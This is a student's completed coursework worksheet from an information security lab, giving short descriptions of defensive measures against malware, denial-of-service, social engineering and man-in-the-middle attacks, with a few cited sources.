**Identify** and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Regular software updates and endpoint protection are two great ways to defend against malware in the modern age. Endpoint detections are great and keeping applications up to date is important. No source.

**Identify** and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

One measure is rate limiting where you limit the amount of requests a server can handle from a single user or IP address.

Another one is load balancing and redundancy which is used heavily today. This distributes traffic across many servers so if one is affected the rest remain working.

OWASP Foundation. (n.d.). Denial of Service (DoS) Attack Prevention Cheat Sheet.

**Identify** and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

MFA is a big social engineering blocker making sure you are who you are so you cannot just get in with a simple password.

Security awareness training is also very important for social attacks. Teaching people to look out and ask questions about something can stop a lot of social attacks. No source

#### Part 2: Research Additional Attack Vectors

## Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

---

**Describe** the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Attack Vector = MitM attacks (Man in the middle)

Encryption = make sure everything over the wire is encrypted that way the man cannot read it very easily

PKI and digital certs. Implementing these enable secure exchange of data by verifying the person sending and receiving the message. This way the man has to be verified before the contents of the message even appear.

Source: National Institute of Standards and Technology (NIST). (2020). Guide to TLS Implementations. NIST Special Publication 800-52.